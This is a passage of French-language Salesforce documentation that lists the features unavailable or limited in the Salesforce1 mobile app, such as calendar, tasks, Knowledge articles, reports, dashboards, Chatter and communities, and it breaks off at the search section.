- Dans les enregistrements de compte, nous n'incluons pas les cartes d'actualité pour les responsables, qui permettent de consulter une liste d'articles d'actualité associés à une personne unique. À la place, chaque article d'actualité associé à un responsable est affiché dans une carte d'actualité séparée.

## Fonctionnalités de productivité : fonctionnalités non disponibles dans Salesforce1

### Salesforce Today

L'application Salesforce Today est disponible dans les applications téléchargeables Salesforce1 pour les téléphones Android et les appareils iPhone et iPad. Elle n'est pas disponible dans l'application navigateur mobile Salesforce1, ni dans le site complet de Salesforce.

Voici certains problèmes relatifs à l'utilisation de Today.

- Vous pouvez afficher des événements locaux à partir du calendrier sélectionné sur votre appareil mobile, mais les événements Salesforce ne sont pas disponibles dans cette version de Today.
- Si certains ou tous vos serveurs de calendrier n'envoient pas automatiquement les données à votre appareil, vous devez mettre à jour vos calendriers pour pouvoir afficher les toutes dernières informations dans Today.
- Le format sur 24 heures n'est pas pris en charge.
- Lors de l'affichage d'un événement sur plusieurs jours, seules la date et l'heure de fin sont affichées dans la zone de présentation.
- La date et l'heure affichées peuvent être incorrectes pour des événements sur plusieurs jours récurrents.
- Si votre calendrier n'affiche pas le nom des invités parce que la liste est trop longue, Today indique la valeur « 1 invité » dans les cartes Événement actuel et Agenda de la vue principale et n'affiche aucun invité lorsque vous ouvrez l'événement.
- Today ne peut pas mapper un enregistrement Salesforce avec l'organisateur d'une réunion dans un événement iCloud, car l'API iCloud ne renvoie pas d'adresse e-mail.
- Today utilise le paramètre de fuseau horaire de l'appareil mobile, alors que les événements Salesforce appliquent le paramètre de fuseau horaire Salesforce de l'utilisateur. Si ces deux paramètres diffèrent lorsque l'utilisateur se connecte à un événement local à partir de Today, le champ `Heure` du nouvel enregistrement d'événement Salesforce applique le fuseau horaire Salesforce de l'utilisateur, qui ne correspond pas à l'heure de l'événement local.
- Sur les appareils Android, le nom de l'organisateur d'une réunion peut ne pas s'afficher correctement si aucun enregistrement Salesforce ne correspond à la personne.
- Si un autre utilisateur met à jour l'enregistrement d'un événement du calendrier mobile pendant que vous consultez l'enregistrement dans Today sur un appareil Android, vous n'affichez pas automatiquement les modifications. L'enregistrement est actualisé lorsque vous le sélectionnez de nouveau dans la vue principale de Today.
- En raison du mode d'identification des événements locaux par le système d'exploitation Android, si un utilisateur accède à Today sur un appareil Android pour se connecter à un événement local dans Salesforce, puis affiche le même événement dans Today sur un autre appareil Android ou sur un appareil iOS, il peut sembler ne pas exister de connexion à l'événement, ce qui empêche l'accès à l'événement Salesforce correspondant dans Today. Le statut et le lien de l'événement consigné sont néanmoins corrects sur l'appareil Android d'origine.
- Les utilisateurs de Chatter Free et de Chatter External ne peuvent pas accéder à Today car ces types de licence utilisateur n'ont pas accès aux contacts ni aux comptes personnels.

### Activités (événements et tâches)

- Le champ `Objet` n'inclut pas de liste de sélection d'objets précédemment définis.
- Les activités ne peuvent pas être archivées.
- Vous ne pouvez pas utiliser les activités partagées pour associer plusieurs contacts à un événement ou à une tâche.
- Les activités récurrentes ne sont pas disponibles.

- Les rappels d'activité ne sont pas disponibles.
- Lorsqu'une activité est associée à un compte personnel en utilisant uniquement le champ `Nom`, l'activité ne figure pas dans l'enregistrement du compte personnel.

### Événements et calendriers

- Vous ne pouvez afficher un calendrier complet comme dans le site complet. Vous ne pouvez pas non plus créer un calendrier à partir d'objets standard ou personnalisés.
- Vous ne pouvez pas accepter ou refuser un événement auquel vous avez été invité(e).
- Vous ne pouvez pas ajouter des événements à Microsoft® Outlook®.
- Vous ne pouvez pas ajouter des invités à des événements ou supprimer des invités d'événements.
- Les listes associées d'invités affichent un contenu légèrement différent. Dans Salesforce1, la liste associée d'invités comprend uniquement des invités, alors que dans le site complet elle comprend également le propriétaire de l'événement. Pour reproduire les fonctionnalités du site complet dans Salesforce1, utilisez une requête d'API. Reportez-vous à EventRelation.
- Les événements reflètent le fuseau horaire et les paramètres régionaux de Salesforce, pas le fuseau horaire de votre appareil mobile.
- Dans **Événements**, dans le menu de navigation de Salesforce1, la barre de date commence toujours le dimanche et se termine le samedi, quels que soient les paramètres régionaux de votre appareil et de Salesforce.
- Si vous affichez la liste d'événements alors que l'heure passe de 11:59 à minuit, la liste n'est pas automatiquement mise à jour pour afficher la date et l'heure du jour suivant.

### Tâches

- Seules les listes **Mes tâches**, **Effectuées au cours des 7 derniers jours**, **Déléguées** et **Aujourd'hui** sont disponibles dans Salesforce1. Aucune autre liste de tâches, telle que **En retard**, **Mois en cours** ou **Toutes en cours**, n'est disponible dans Salesforce1.
- Les tâches de groupe (utilisateurs multiples) ne sont pas disponibles.
- Dans des listes de tâches, l'ordre des champs dans la liste de priorité détermine l'ordre dans lequel les tâches sont triées.
- Plus vous avez de tâches et plus les tâches ont des relations avec d'autres enregistrements, plus l'affichage des tâches ou l'utilisation d'autres fonctionnalités dans l'application Salesforce1 peut être lent.
- Lorsque le nombre de tâches en retard dépasse 1 000, la liste des tâches dans Salesforce1 n'affiche aucune tâche en retard. Utilisez des rapports pour afficher les tâches en retard et les fermer, les reporter ou supprimer leur date d'échéance.
- Les présentations de tâches contiennent quelques éléments uniques qui facilitent l'utilisation des tâches. Les éléments ci-dessous ne sont pas affichés dans une présentation compacte, car vous ne pouvez pas les modifier, mais les utilisateurs les voient toujours :
  - Les icônes ☐ et ☑ représentent le statut du champ `IsClosed` pour les utilisateurs qui disposent de l'autorisation Modifier la tâche.
  - L'icône 🚩 représente une tâche marquée en priorité élevée (y compris une priorité élevée personnalisée).
  - Si une date d'échéance existe et qu'un utilisateur est autorisé à l'afficher, toutes les tâches affichent la date d'échéance.
  - Les tâches comprennent le contact principal ainsi que le compte associé ou d'autres enregistrements, s'ils existent.

  Les champs de chaque liste varient en fonction des paramètres de votre organisation Salesforce.

  Vous pouvez contrôler la présentation des enregistrements de tâche et des tâches dans la liste des tâches en utilisant des présentations compactes. Comme toujours, vous contrôlez les listes associées à l'aide de l'éditeur de présentation de page. L'ajout du champ de date d'échéance à l'une des présentations ne modifie pas l'apparence des tâches, car ce champ n'est jamais affiché deux fois.

  Sous les éléments de tâche intégrés, Salesforce1 affiche jusqu'à trois autres champs.

  - La présentation compacte par défaut des tâches comprend deux champs : le nom d'une piste ou d'un contact, ainsi qu'une opportunité, un compte ou un autre enregistrement auquel la tâche est associée.

  - Dans la liste associée Activités, les champs d'une tâche dépendent de l'enregistrement que vous visualisez et de la définition de la présentation de cet objet.

  Pour plus d'informations, reportez-vous à Présentations compactes.

### Notes

- Dans Salesforce1, vous pouvez accéder à toutes vos notes à partir de l'élément **Notes** du menu de navigation de Salesforce1. La version Salesforce Classic du site complet ne comprend pas l'onglet Notes. À la place, les utilisateurs de Salesforce Classic accèdent aux notes à partir de l'onglet **Fichiers**.
- Vous ne pouvez pas partager des notes avec d'autres utilisateurs ou groupes.
- Dans l'application téléchargeable Salesforce1 pour Android et l'application navigateur mobile Salesforce1, vous ne pouvez pas ajouter d'images à des notes, mais vous pouvez afficher les images ajoutées depuis le site complet. Vous pouvez toutefois ajouter des images à des notes en utilisant l'application téléchargeable Salesforce1 pour iOS, version 10.0 ou supérieure.
- Certaines options de texte enrichi disponibles dans le site complet, notamment l'application d'une police en caractères gras ou italiques ou le retrait d'un paragraphe, ne sont pas disponibles dans Salesforce1. Vous pouvez néanmoins afficher la mise en forme qui a été appliquée depuis le site complet.
- Vous ne pouvez restaurer les versions précédentes de notes, mais vous pouvez les afficher.
- Les fautes d'orthographe ne sont pas soulignées lors de la création ou de la modification de notes.

### Messagerie intégrée

- Salesforce1 n'affiche pas les e-mails dans la présentation optimisée disponible dans Lightning Experience.

### Voice

Les fonctionnalités de téléphonie dans Lightning Experience ne sont pas disponibles dans Salesforce1.

### Work.com

Lors de l'utilisation de fonctionnalités Work.com dans Salesforce1, vous ne pouvez pas :

- Partager des objectifs et des métriques
- Lier des métriques à des rapports
- Actualiser des métriques liées à des rapports
- Lier des objectifs parents et des sous-objectifs
- Ajouter des images d'objectif
- Créer des badges personnalisés
- Formuler ou demander des commentaires
- Afficher des champs de métrique personnalisés
- Créer, renseigner ou refuser des résumés de performance
- Gérer les cycles de résumé de performance

## Fonctionnalités du service client : fonctionnalités non disponibles dans Salesforce1

### Requêtes et fil de requête

- Dans les organisations qui ont l'autorisation héritée « Présentations de page pour les utilisateurs de fil de requête » activée, les utilisateurs associés à l'autorisation « Utiliser Fil de requête » affichent la présentation de requête standard dans Salesforce1.
- Les actions standard dans Fil de requête ne sont pas disponibles dans Salesforce1. Cependant, plusieurs actions qui dupliquent cette fonctionnalité sont disponibles pour Salesforce1. Les administrateurs Salesforce peuvent ajouter ces actions à la section Actions Salesforce1 et Lightning de la présentation de page de requête pour qu'elles soient disponibles dans la barre d'actions de Salesforce1 lors de l'utilisation des requêtes.

| Action standard disponible dans Salesforce Classic | Action équivalente pour Salesforce1 |
|---|---|
| E-mail | Envoyer un e-mail |
| Modifier le statut de la requête | Mettre à jour la requête |
| Consigner un appel | Consigner un appel |

  L'action **Portail** n'est pas disponible.

- Les actions de requête Envoyer un e-mail présentent quelques différences lorsqu'elles sont utilisées dans Salesforce1 .
  - Les champs `Cc` et `Cci` de l'éditeur Envoyer un e-mail ne sont pas réductibles.
  - HTML n'est pas pris en charge dans les actions Envoyer un e-mail dans des requêtes Salesforce1. Si une action Envoyer un e-mail comprend un champ `Corps HTML`, les balises html ne sont pas affichées dans l'éditeur Envoyer un e-mail ni dans les e-mails créés depuis l'action.
  - Il n'est pas possible d'inclure des pièces jointes d'e-mail lors de l'utilisation d'une action de requête Envoyer un e-mail dans Salesforce1.
  - Si un modèle d'e-mail par défaut est attribué à une action de requête Envoyer un e-mail, les pièces jointes incluses au modèle sont ignorées dans Salesforce1. Les pièces jointes ne figurent pas dans l'éditeur Envoyer un e-mail et ne sont pas incluses dans les e-mails créés depuis l'action.
- Les listes associées de requête ci-dessous ne sont pas disponibles :
  - Liste des heures d'ouverture pendant les vacances
  - Rôle du contact de la requête
  - Liste de jalons
  - Liste de solutions
  - Liste de membres d'équipe
  - Liste de membres d'équipe dans une équipe
  - Liste de membres d'un modèle d'équipe

### Field Service Lightning

- Lorsque vous créez un enregistrement depuis une liste associée de service d'assistance, le champ qui répertorie l'enregistrement parent est renseigné uniquement lorsque vous sauvegardez l'enregistrement. Ce problème concerne toutes les versions de Salesforce1. Par exemple, lors de la création d'un rendez-vous de service depuis la liste associée Rendez-vous de service dans un ordre d'exécution,

le champ `Enregistrement parent` est vide jusqu'à ce vous touchiez **Enregistrer**. Lorsque l'enregistrement est créé, le champ de l'enregistrement parent affiche l'ordre d'exécution parent attendu.

- La console du répartiteur, qui fait partie des packages gérés Field Service Lightning et qui inclut la liste des services, un sélecteur de stratégie de planification, un diagramme de Gantt et une carte, n'est pas disponible dans Salesforce1.

## Articles Salesforce Knowledge

Les articles sont pris en charge dans l'application téléchargeable Salesforce1 pour iOS, version 10.0 ou supérieure, dans l'application téléchargeable Salesforce1 pour Android, version 8.0 ou supérieure, et dans l'application navigateur mobile Salesforce1, avec les limitations suivantes :

| Problème | Application téléchargeable Android, v8.0 ou supérieure | Application téléchargeable iOS, v10.0 ou supérieure | Application navigateur mobile |
|---|---|---|---|
| Seuls les articles publiés sont disponibles, pas les brouillons ni les articles archivés. | ■ | ■ | ■ |
| Les articles ne peuvent pas être créés, modifiés, traduits ni archivés. | ■ | ■ | ■ |
| Les articles ne peuvent pas être liés à des requêtes (les liens configurés depuis le site complet peuvent être affichés dans Salesforce1 sous l'onglet Associé). | ■ | ■ | ■ |
| Les liens intelligents ne sont pas pris en charge. | ■ | ■ | ■ |
| Les notes d'article ne sont pas prises en charge. | ■ | ■ | ■ |
| Les tableaux sont parfois coupés à droite lorsqu'ils sont inclus dans les champs de texte enrichi d'articles. | ■ | | ■ |
| Les présentations compactes affichent le nom d'API du type de l'article au lieu du nom du type de l'article. Les utilisateurs affichent par conséquent le nom d'API du type de l'article dans la zone de présentation lors de l'affichage d'un article. | ■ | ■ | |
| Lors d'une recherche depuis la page d'accueil Articles, seuls les articles dans la langue de l'utilisateur sont renvoyés, si cette langue est active dans la base de connaissances Knowledge (dans Configuration, **Personnaliser** > **Base de connaissances** > **Paramètres de Knowledge**). Pour afficher les articles dans une autre langue, les utilisateurs peuvent basculer vers une langue active de Knowledge. Dans **Mes paramètres**, utilisez la case de Recherche rapide pour accéder à la page Langue et fuseau horaire. | ■ | ■ | |
| Dans la recherche globale, les résultats affichent les articles dans la langue définie pour l'appareil, quelle que soit la langue active dans Knowledge. | ■ | | |
| Le filtrage des résultats de recherche par catégories de données, type d'article, statut de validation ou langue n'est pas disponible. | ■ | ■ | ■ |
| Dans la recherche globale, les articles ne figurent pas dans la liste des enregistrements récents. | ■ | ■ | |

| Problème | Application téléchargeable Android, v8.0 ou supérieure | Application téléchargeable iOS, v10.0 ou supérieure | Application navigateur mobile |
|---|---|---|---|
| Dans les résultats de la recherche globale, les mises en évidence et les extraits de recherche ne sont pas affichés.<br>Ces fonctionnalités sont disponibles dans toutes les versions de Salesforce1 lors de recherches depuis la page d'accueil Articles. | ■ | ■ | |
| Les articles Knowledge ne sont pas disponibles lors de l'accès à des communautés via l'application mobile Salesforce1. | ■ | ■ | |

### Service client social

- Pour répondre aux publications sociales, les agents doivent utiliser Salesforce Classic.
- Les pages de modération et d'autorisation ne sont pas disponibles dans Salesforce1.

### Jalons d'ordre d'exécution

- Le moniteur de jalon n'est pas disponible.
- Les processus d'autorisation et les jalons doivent être gérés depuis le site complet de Salesforce.

### Ordres d'exécution et articles liés

- Les articles liés sont en affichage uniquement. Vous pouvez rechercher dans la base de connaissances Knowledge et lire les articles joints, mais vous ne pouvez pas joindre ni dissocier des articles. Pour gérer les paramètres d'un article lié et joindre ou détacher des articles, utilisez le site complet.
- Les listes associées Ordres d'exécution liés et Éléments de ligne d'ordre d'exécution lié des articles ne sont pas disponibles.
- Les articles liés ne sont pas accessibles à partir d'éléments de fil.

## Rapports et tableaux de bord : fonctionnalités non disponibles dans Salesforce1

### Rapports

**Considérations relatives à l'utilisation de rapports dans Salesforce1**

| Fonctionnalité | Notes sur la disponibilité de Salesforce1 |
|---|---|
| Nombre de lignes affichées | Les rapports affichent au maximum 2000 lignes, comme dans le site complet de Salesforce. |
| Regroupements | Lorsque vous visualisez un report qui contient des regroupements, ces regroupements sont affichés sous forme de colonnes à la fin du rapport. |
| Formats de rapport | Les rapports récapitulatifs, les rapports matriciels et les rapports tabulaires sont disponibles dans Salesforce1, mais les rapports |

| Fonctionnalité | Notes sur la disponibilité de Salesforce1 |
| --- | --- |
| | matriciels et récapitulatifs sont affichés sous un format tabulaire. Les rapports joints ne sont pas disponibles. |
| Sélection conditionnelle | Dans Salesforce1, vous ne pouvez pas afficher les rapports qui présentent des sélections conditionnelles. |
| Filtres | Lorsque vous ouvrez un rapport depuis l'onglet Rapports, vous ne pouvez pas filtrer le rapport.<br>Lorsque vous touchez un composant de tableau de bord pour ouvrir le rapport source, vous pouvez filtrer le rapport en touchant une valeur du graphique. Si le rapport source est tabulaire ou joint, vous ne pouvez pas le filtrer. |
| Champs de formules récapitulatives personnalisés | Les champs de formules récapitulatives personnalisés ne sont pas affichés dans Salesforce1. |

**Les fonctionnalités de rapport ne sont pas disponibles dans Salesforce1**

- Créer, modifier ou supprimer des rapports
- Exporter
- Imprimer
- Fil
- Planifier des actualisations de rapport
- S'abonner
- Rapports joints
- Rapport sur les tendances historiques
- Ajouter à une campagne
- Hiérarchie des rôles
- Champs de formules récapitulatives personnalisés
- Dossiers

**Autres notes sur l'utilisation de rapports dans Salesforce1**

- Vous pouvez explorer les rapports qui contiennent plus de trois champs de case à cocher.
- Lorsque vous consultez un rapport contenant plus de 16 champs récapitulatifs dans Salesforce1, vous recevez un message d'erreur.
- Salesforce1 ne peut pas restituer les rapports via des URL qui utilisent des valeurs de paramètres dynamiques. Si vous modifiez une URL pour transmettre des paramètres dans des rapports, Salesforce1 affiche un écran vide (un enregistrement de rapport qui ne renvoie aucun résultat).

## Tableaux de bord

**Considérations relatives à l'utilisation de tableaux de bord dans Salesforce1**

| Fonctionnalité | Notes sur la disponibilité de Salesforce1 |
| --- | --- |
| Modification d'un tableau de bord | Vous ne pouvez pas modifier des tableaux de bord dans Salesforce1. Les tableaux de bord sont en lecture seule. |
| Affichage en tant que | Dans Salesforce1, de la même façon que dans le site complet de Salesforce, vous pouvez exécuter des tableaux de bord uniquement sous le nom d'un utilisateur de votre hiérarchie des rôles. Dans Salesforce1 vous pouvez cependant choisir parmi tous les utilisateurs de votre organisation. Si vous sélectionnez un utilisateur extérieur à votre hiérarchie des rôles, vous obtenez une erreur. |
| Présentation du tableau de bord | Avec les Tableaux de bord optimisés, les tableaux de bord sont affichés avec une présentation à seule colonne sur les téléphones et jusqu'à deux colonnes sur les tablettes.<br>Avec les graphiques Classic, les tableaux de bord Lightning Experience qui contiennent plus de trois colonnes sont affichés avec une présentation à trois colonnes sur les téléphones et les tablettes. |

**Les fonctionnalités de tableau de bord ne sont pas disponibles dans Salesforce1**

- Créer, modifier ou supprimer des tableaux de bord
- Fil
- Planifier
- Lier depuis un composant de tableau de bord vers un site Web ou une adresse e-mail
- Composants Visualforce dans les tableaux de bord
- Dossiers

**Autres notes sur l'utilisation de tableaux de bord dans Salesforce1**

Dans certaines situations, les données affichées dans un composant de tableau de bord peuvent être exclues de la synchronisation avec les données du rapport affiché sur la même page. Lorsque les données d'un composant de tableau de bord ne correspondent pas au rapport, l'une des situations suivantes est vraie :

- Le tableau de bord est actualisé en fonction de l'utilisateur configuré ou l'utilisateur actif, alors qu'un rapport est toujours exécuté en fonction de l'utilisateur actif.
- Le rapport a été actualisé plus récemment que le tableau de bord. Un rapport est actualisé chaque fois que vous le consultez (si vous ne travaillez pas hors ligne). Cependant, un composant de tableau de bord est actualisé uniquement lorsque le tableau de bord auquel il appartient est actualisé.

Le même décalage provisoire peut se produire dans le site complet, mais vous affichez les graphiques de rapport et de tableau de bord dans des pages distinctes. Dans Salesforce1, vous affichez les graphiques de rapport et de tableau de bord sur la même page.

### Graphiques

**Autres notes sur l'utilisation de graphiques dans Salesforce1**

- Si vous n'avez pas activé **Activer les graphiques avancés dans Salesforce1**, les graphiques Salesforce Classic hérités sont affichées au lieu des nouveaux graphiques Lightning Experience. Une fois l'option **Activer les graphiques avancés dans Salesforce1** activée, tous les utilisateurs affichent des graphiques avancés, qu'ils basculent ou non vers Lightning Experience dans le site complet de Salesforce.Les graphiques optimisés sont affichés par défaut dans Salesforce1. Si votre organisation a été créée avant la version Summer '16, vous pouvez désactiver **Activer les graphiques avancés dans Salesforce1** et vos utilisateurs affichent à la place les graphiques Classic dans Salesforce1. Dans Spring '17, Salesforce1 affiche uniquement les Graphiques optimisés.

  Les graphiques optimisés sont similaires aux graphiques hérités, mais présentent les limitations suivantes :

  - Les graphiques optimisés affichent les 100 premiers regroupements seulement.
  - Sur les tablettes, les tableaux de bord ont toujours deux colonnes. Sur les téléphones, les tableaux de bord ont toujours une seule colonne.

- Les graphiques de rapport sont disponibles uniquement en explorant le rapport d'un composant de tableau de bord. Les graphiques de rapport ne sont pas disponibles depuis l'onglet Rapports.

## Salesforce Files : fonctionnalités non disponibles dans Salesforce1

Lors de l'utilisation de Salesforce Files dans l'application mobile Salesforce1, vous ne pouvez pas :

- Ajouter plusieurs fichiers à des éléments de fil dans Chatter
- Afficher plusieurs fichiers joints à un élément du fil Chatter principal. Seule la première pièce jointe est affichée *(applications téléchargeables uniquement)*
- Afficher des types de fichier différents de : `.doc`, `.docx`, `.pdf`, `.ppt`, `.pptx`, `.xls`, `.xlsx` et tous les fichiers d'image, notamment les formats `.gif`, `.jpg` et `.png`
- Accéder à des fichiers à partir du menu de navigation de Salesforce1 si vous êtes un utilisateur du portail haut volume
- Charger des fichiers à l'aide du navigateur mobile sécurisé Good Access
- Attribuer des rubriques à des fichiers dans le fil Chatter principal *(applications téléchargeables uniquement)*

## Chatter : fonctionnalités non disponibles dans Salesforce1

### Fils

Lors de l'affichage d'éléments de fil dans l'application mobile Salesforce1, vous ne pouvez pas visualiser :

- Les mises à jour du fil ou des commentaires en direct
- La mise en forme en texte enrichi ou les extraits de code dans le fil principal (*applications téléchargeables uniquement*)
- Les images en ligne dans le fil principal. Un espace réservé avec le nom de l'image est affiché à la place (*applications téléchargeables uniquement*)
- Les pièces jointes multiples dans un élément du fil principal. Seule la première pièce jointe est affichée (*applications téléchargeables uniquement*)
- Les aperçus de lien dans le fil principal (*applications téléchargeables uniquement*)
- La liste des personnes qui ont aimé une publication (*application navigateur mobile uniquement*)
- Les publications empaquetées dans le fil Mes éléments suivis (*applications téléchargeables uniquement*)
- Les publications du fil social (*applications téléchargeables uniquement*)

En publiant, en commentant ou en exécutant une autre action dans les fils depuis Salesforce1, vous ne pouvez pas :

- Appliquer une mise en forme un texte enrichi ou inclure des extraits de code dans des éléments de fil
- Utiliser des émoticônes Chatter (vous pouvez utiliser des claviers emoji iOS et Android pour ajouter des émoticônes à des fils).
- Ajouter des images en ligne à des éléments de fil
- Ajouter plusieurs pièces jointes à des éléments de fil
- Modifier des publications ou des commentaires dans le fil
- Mettre en sourdine un élément de fil (*applications téléchargeables uniquement*)
- Utiliser les liens d'action dans le fil principal (*applications téléchargeables uniquement*)
- Partager des publications (*application navigateur mobile uniquement*)
- Rechercher dans les fils de profils et d'enregistrements utilisateur

D'autres fonctionnalités ne sont pas disponibles depuis un élément Chatter dans Salesforce1. Vous ne pouvez pas :

- Basculer vers le fil principal pour afficher uniquement les publications en sourdine (désactivées)
- Filtrer le fil principal pour afficher toutes les mises à jour, moins de mises à jour, les questions ou uniquement les publications associées à un objet spécifique
- Envoyer ou afficher des messages Chatter
- Afficher les recommandations
- Ajouter ou afficher les favoris Chatter
- Afficher les statistiques d'activité de Chatter ou le statut d'influence de Chatter
- Inviter des collaborateurs à s'inscrire à Chatter

### Rubriques

Les rubriques sont disponibles uniquement dans l'application navigateur mobile Salesforce1. Dans l'application navigateur mobile, vous ne pouvez pas :

- Afficher les rubriques tendance
- Modifier les détails des rubriques (nom et description)
- Baliser des rubriques favorites
- Attribuer des rubriques à des enregistrements
- Afficher les enregistrements attribués à une rubrique
- Afficher les listes associées suivantes : Rubriques associées, Groupes associés, Compétences dans des rubriques, Fichiers récents
- Afficher des rubriques dans les options de saisie automatique lors de la recherche
- Supprimer des rubriques

### Questions Chatter

Lors de l'utilisation de Questions Chatter dans Salesforce1, vous ne pouvez pas :

- Afficher les questions similaires et les articles de la base de connaissances lorsque vous posez des questions.
- Sélectionner les meilleures réponses

Remarque: La fonctionnalité Questions Chatter n'est pas entièrement prise en charge dans les applications téléchargeables Salesforce1. Lorsque des collègues posent des questions, vous pouvez voir qui a publié, mais le texte la question n'est pas affiché. Vous pouvez néanmoins afficher toutes les réponses aux questions.

### Groupes

Lors de l'utilisation de groupes dans Salesforce1, vous ne pouvez pas :

- Afficher les mises à jour de fil en direct
- Utiliser l'assistant de création de groupes pour configurer un nouveau groupe
- Afficher les recommandations sur les groupes à rejoindre
- Inviter des clients à joindre des groupes de clients privés
- Ajouter des enregistrements à des groupes Chatter avec des clients à l'aide de l'action **Ajouter un enregistrement**
- Retirer des demandes d'abonnement à des groupes privés
- Modifier les paramètres de notification par e-mail et dans l'application des groupes dans des communautés
- Afficher ou personnaliser les données d'engagement des membres de groupe

Les propriétaires et les responsables de groupes ne peuvent pas supprimer des fichiers de la liste des fichiers de groupe.

### Personnes et profils

Lors de l'utilisation de personnes pour afficher des profils dans Salesforce1, vous ne pouvez pas :

- Modifier les informations de profil dans l'application téléchargeable Salesforce1 pour iOS
- Charger une photo de profil à l'aide du navigateur mobile sécurisé Good Access™
- Survoler les photos de profil utilisateur pour afficher un aperçu des informations
- Utiliser des profils personnalisés
- Filtrer la liste associée Suivi dans votre profil

### Chatter Messenger

Chatter Messenger n'est pas disponible dans Salesforce1.

## Communautés Salesforce : fonctionnalités non disponibles dans Salesforce1

Les communautés Salesforce dans Salesforce1 sont similaires à celles du site complet, avec les différences suivantes :

- Le menu de navigation de Salesforce1 d'une communauté ne comprend pas tous les éléments qui sont disponibles dans votre organisation interne :
  - Le menu de navigation affiche uniquement les onglets que l'administrateur a inclus dans cette communauté via Onglets et Pages dans les paramètres d'administration de la communauté.
  - L'onglet Chatter qui est disponible dans Salesforce Classic est divisé en trois options de menu Salesforce1 (et Lightning Experience). Si votre communauté inclut l'onglet Chatter dans Salesforce Classic, Fil, Personnes et Groupes sont affichés dans Salesforce1.
  - Les éléments Événements et Today ne sont pas disponibles et ne sont pas affichés dans le menu de navigation.
  - Les tâches sont disponibles uniquement pour les utilisateurs qui disposent de l'autorisation Modifier les tâches.
  - L'élément Rapports n'est pas disponible n'est pas affiché dans le menu de navigation.
  - Les articles Salesforce Knowledge ne sont pas pris en charge dans les communautés en utilisant les applications téléchargeables Salesforce1. L'élément Articles n'est pas affiché dans le menu de navigation (les articles sont toutefois disponibles en utilisant l'application navigateur mobile Salesforce1).
- Il n'existe pas de fil Toute la société.
- L'ajout d'images en ligne à une publication n'est pas disponible.
- La page Gestion de la communauté n'est pas disponible dans Salesforce1.

- Les communautés qui utilisent un modèle du Générateur de communauté tel que Koa, Kokua ou Customer Service (Napili), contiennent un style enrichi qui n'est pas affiché dans Salesforce1. Ces communautés sont réactives. Il est préférable d'y accéder directement depuis un navigateur mobile en utilisant les URL de communautés (les communautés qui utilisent un modèle Onglets Salesforce + Visualforce *sont* prises en charge dans toutes les applications Salesforce1).
- L'ajout d'une marque à Site.com n'est pas pris en charge.
- Les membres de communauté ne peuvent pas marquer des messages privés comme inappropriés.
- La réputation n'est pas prise en charge dans Salesforce1. Toutefois, si la réputation est activée et configurée dans le site complet, les utilisateurs accumulent des points en utilisant Salesforce1. Les utilisateurs peuvent afficher leurs points uniquement dans le site complet.
- La recherche est limitée à la communauté et renvoie uniquement des éléments de la communauté active. Les enregistrements représentent la seule exception, car ils sont partagés à travers les communautés et l'organisation interne.
- Les utilisateurs externes basés sur le rôle peuvent approuver et refuser des requêtes d'approbation à partir de la liste associée Historique des approbations dans les enregistrements, mais ils ne peuvent pas soumettre de requêtes pour approbation.
- La liste de notifications d'un utilisateur inclut les notifications de toutes les communautés dont l'utilisateur est membre. Le nom de la communauté d'où provient la notification est affiché après l'heure.
- Aucun lien d'aide n'est affiché pour les utilisateurs externes qui accèdent aux communautés.
- Dans l'application navigateur mobile Salesforce1, les photos des utilisateurs externes ne comprennent pas de repère visuel indiquant le statut externe de l'utilisateur. Dans le site complet de Salesforce et dans les applications téléchargeables Salesforce1, le coin supérieur gauche de la photo d'un utilisateur externe est orange.
- Dans l'application navigateur mobile Salesforce1, la liste Personnes affiche la photo par défaut ( ) en regard du nom de chaque utilisateur. Touchez un utilisateur pour accéder à sa page de profil qui contient sa photo chargée. Dans les applications téléchargeables Salesforce1, les photos sont affichées en regard du nom des utilisateurs dans la liste Personnes.
- Le modèle de communauté et vos licences utilisateur déterminent la méthode d'accès aux communautés avec Salesforce1. Pour plus d'informations, reportez-vous à *Accès à des communautés en utilisant Salesforce1* dans l'aide de Salesforce.
- Les membres de groupe dans les communautés ne peuvent pas modifier leurs paramètres de notification par e-mail et dans l'application dans Salesforce1. Pour contourner cette limitation, dans le site complet, les utilisateurs peuvent définir les préférences de notification par e-mail de leur groupe sur **Chaque publication** dans la communauté. La sélection de cette option active les notifications par e-mail et les notifications dans l'application dans Salesforce1 pour ce groupe.
- Les communautés ne sont pas disponibles dans Salesforce1 lorsque l'appareil mobile est hors ligne.

## Navigation et actions : fonctionnalités non disponibles dans Salesforce1

**Navigation**

- Sur la plupart des appareils, l'application mobile Salesforce1 est prise en charge uniquement en orientation portrait. La seule exception est l'application téléchargeable Salesforce1 utilisée sur tablettes iPad, dans laquelle les orientations portrait et paysage sont prises en charge.

  L'interface de l'application navigateur mobile pivote en paysage, mais son fonctionnement dans cette orientation n'est pas garanti.
- Le lanceur d'application n'est pas disponible. Vous ne pouvez pas basculer les utilisateurs entre les applications standard et personnalisées dans Salesforce1. Le menu de navigation permet d'accéder à tous les objets et applications auxquels vous avez accès dans l'application mobile.
- La barre d'utilitaires de Lightning Experience n'est pas disponible dans Salesforce1.
- L'ordre de tabulation de haut en bas, permettant aux utilisateurs qui consultent une page de détail d'enregistrement de parcourir une colonne de champs de haut en bas avant de passer à la colonne de champs suivante, n'est pas pris en charge dans Salesforce1.

Même si une présentation de page est configurée avec un ordre de tabulation de haut en bas, Salesforce1 parcourt les colonnes de champs de gauche à droite.

**Actions**

- D'autres actions, notamment des actions rapides, les actions de productivité et les boutons standard et personnalisés, sont affichées dans la barre d'actions ou dans les actions d'élément de liste dans Salesforce1.
- Le bouton **Enregistrer et Nouveau** n'est pas disponible dans Salesforce1.
- Si vous utilisez des boutons d'URL personnalisés pour transmettre des paramètres à des pages standard dans Salesforce Classic, par exemple pour prérenseigner des champs lors de la création d'un enregistrement, ce comportement ne fonctionne pas dans Salesforce1.
- L'action rapide Envoyer un e-mail de Salesforce est légèrement différente de l'action standard E-mail dans Fil de requête :
  - Les utilisateurs ne peuvent pas basculer entre l'éditeur de texte enrichi et l'éditeur de texte brut dans une action Envoyer un e-mail.
  - Les modèles ne sont pas pris en charge dans l'action Envoyer un e-mail.
  - Le texte rapide n'est pas disponible dans l'action Envoyer un e-mail.
  - L'action Envoyer un e-mail ne prend pas en charge les pièces jointes.
  - Les utilisateurs ne peuvent pas enregistrer les messages dans les brouillons en utilisant l'action Envoyer un e-mail.
  - Les utilisateurs ne peuvent pas modifier ni afficher le champ De dans l'action Envoyer un e-mail.

## Recherche : fonctionnalités non disponibles dans Salesforce1

**Comportement de recherche**

